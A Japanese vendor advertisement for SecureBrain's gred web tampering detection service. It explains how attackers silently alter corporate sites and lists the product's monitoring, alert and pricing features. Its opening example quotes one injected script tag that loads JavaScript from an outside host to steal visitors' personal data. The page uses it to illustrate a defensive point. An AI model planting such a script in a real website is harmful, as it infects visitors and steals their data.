



あなたの会社のウェブサイトは、今、本当に安全ですか？

! ウェブサイトを改ざんされると、賠償問題やブランド力低下など、莫大な被害が予想されます。

➔ 複雑化するウェブサイト改ざんの手法

改ざんされたことに気づかない

ウェブのコンテンツもいつもと変わったところは無いよ。
 しかし実際は...
 ウェブマスター
 気づかれないように、個人情報盗む仕掛けを！
 えっ！気づかなかった。
 見た目は変わらず
 見た目は変わらず
 ウェブのコンテンツに1行だけ文字列を追加

```
<script src=http://www.2117966.net/fuckj00.js></script>
```

問題点

- 専任のウェブマスターが不在。
- 画面上は不審な変更が無いので、詳細なチェックは行っていなかった。

最新の脅威は、ウェブサイトの脆弱性が無くても改ざん

盗んだID・パスワードを使用して、正規のユーザーとしてアクセス。改ざんや情報を盗む。
 ウィルス配布サイト
 ウェブマスターが管理しているウェブサイト
 脆弱性も検査して、対処したから安心。
 しかし...
 クライアントPCの脆弱性が原因でウィルスに感染。ウェブ管理用のID・パスワードを盗む

問題点

- 新種のマルウェアの脅威。
- ウェブサイトに脆弱性が無くても改ざんされる。

gred グレッドセキュリティサービス

なら

ガンブラーやDarkleech Apache Module等のサイバー攻撃で改ざんされたウェブサイトの検知が可能！

gredセキュリティサービス ウェブ改ざんチェックの特長

無償トライアル有！




月額 9,000 円より導入可能

初期費用0円！URLを登録するだけですぐに開始可能。



クロスドメイン管理・警告機能

自社ドメイン以外のスクリプトを警告。ウェブサイト閲覧者を守ります。



改ざんページを自動で切り替え


改ざんが検知されたら即時にメンテナンス画面に切り替え。



gred 証明書

ウェブサイトの安全を証明。gredによって守られている検証結果を表示。

URLを登録するだけでサービス開始！ gredセキュリティサービス ウェブ改ざんチェックご利用の流れ





改ざんを発見した場合

登録されている URL に改ざんがあった場合、管理コンソールトップページの「SAFE」の緑のマークが「改ざんを発見」の赤のマークに変化します。また、アラート用に登録されたメールアドレスに改ざん発見の通知が届きます。詳細はメールに記載されている URL をクリックするか、トップページのカレンダーの赤い「X」アイコンをクリックすると確認していただけます。詳細な解析レポートによって迅速な対処が可能になります。

■管理コンソール



■詳細レポート




■改ざん発生時の切り替え画面

万が一改ざんされた場合には、メンテナンス画面に自動的に切り替えることが可能です。



「クロスドメインスクリプト管理・警告機能」

近年のウェブ改ざんの多くは、攻撃対象の一般企業のウェブサイトに閲覧者をウイルス配布サイトなどに誘導するスクリプトを埋め込みます。このため一般企業のウェブサイトを閲覧したにもかかわらず、ウイルス感染にあふ被害が多発しています。これらの攻撃の防御には、自社サイトにある別ドメインのスクリプトを監視することが重要です。「クロスドメインスクリプト管理・警告機能」は、監視対象のウェブサイト全体に含まれるクロスドメインスクリプトを一括して監視・管理することができます。管理者が任意で埋め込んでいるスクリプトを監視対象外に設定しておくことで、意図しない「クロスドメインスクリプト」が埋め込まれた際に、警告が送信され迅速に対処することが可能です。



まずは、無料体験版であなたの会社のウェブサイトをチェックしてください！

体験版のお問い合わせはこちらへ sales@direx.com Tel: 03-5207-7160

株式会社セキュアブレイン

〒102-0083 東京都千代田区麹町2-6-7 麹町RKビル4F
Tel:03-3234-3001 Fax:03-3234-3002
http://www.securebrain.co.jp



チャネルパートナー
日本ダイレックス株式会社
TEL 03-3242-3157
URL http://www.direx.com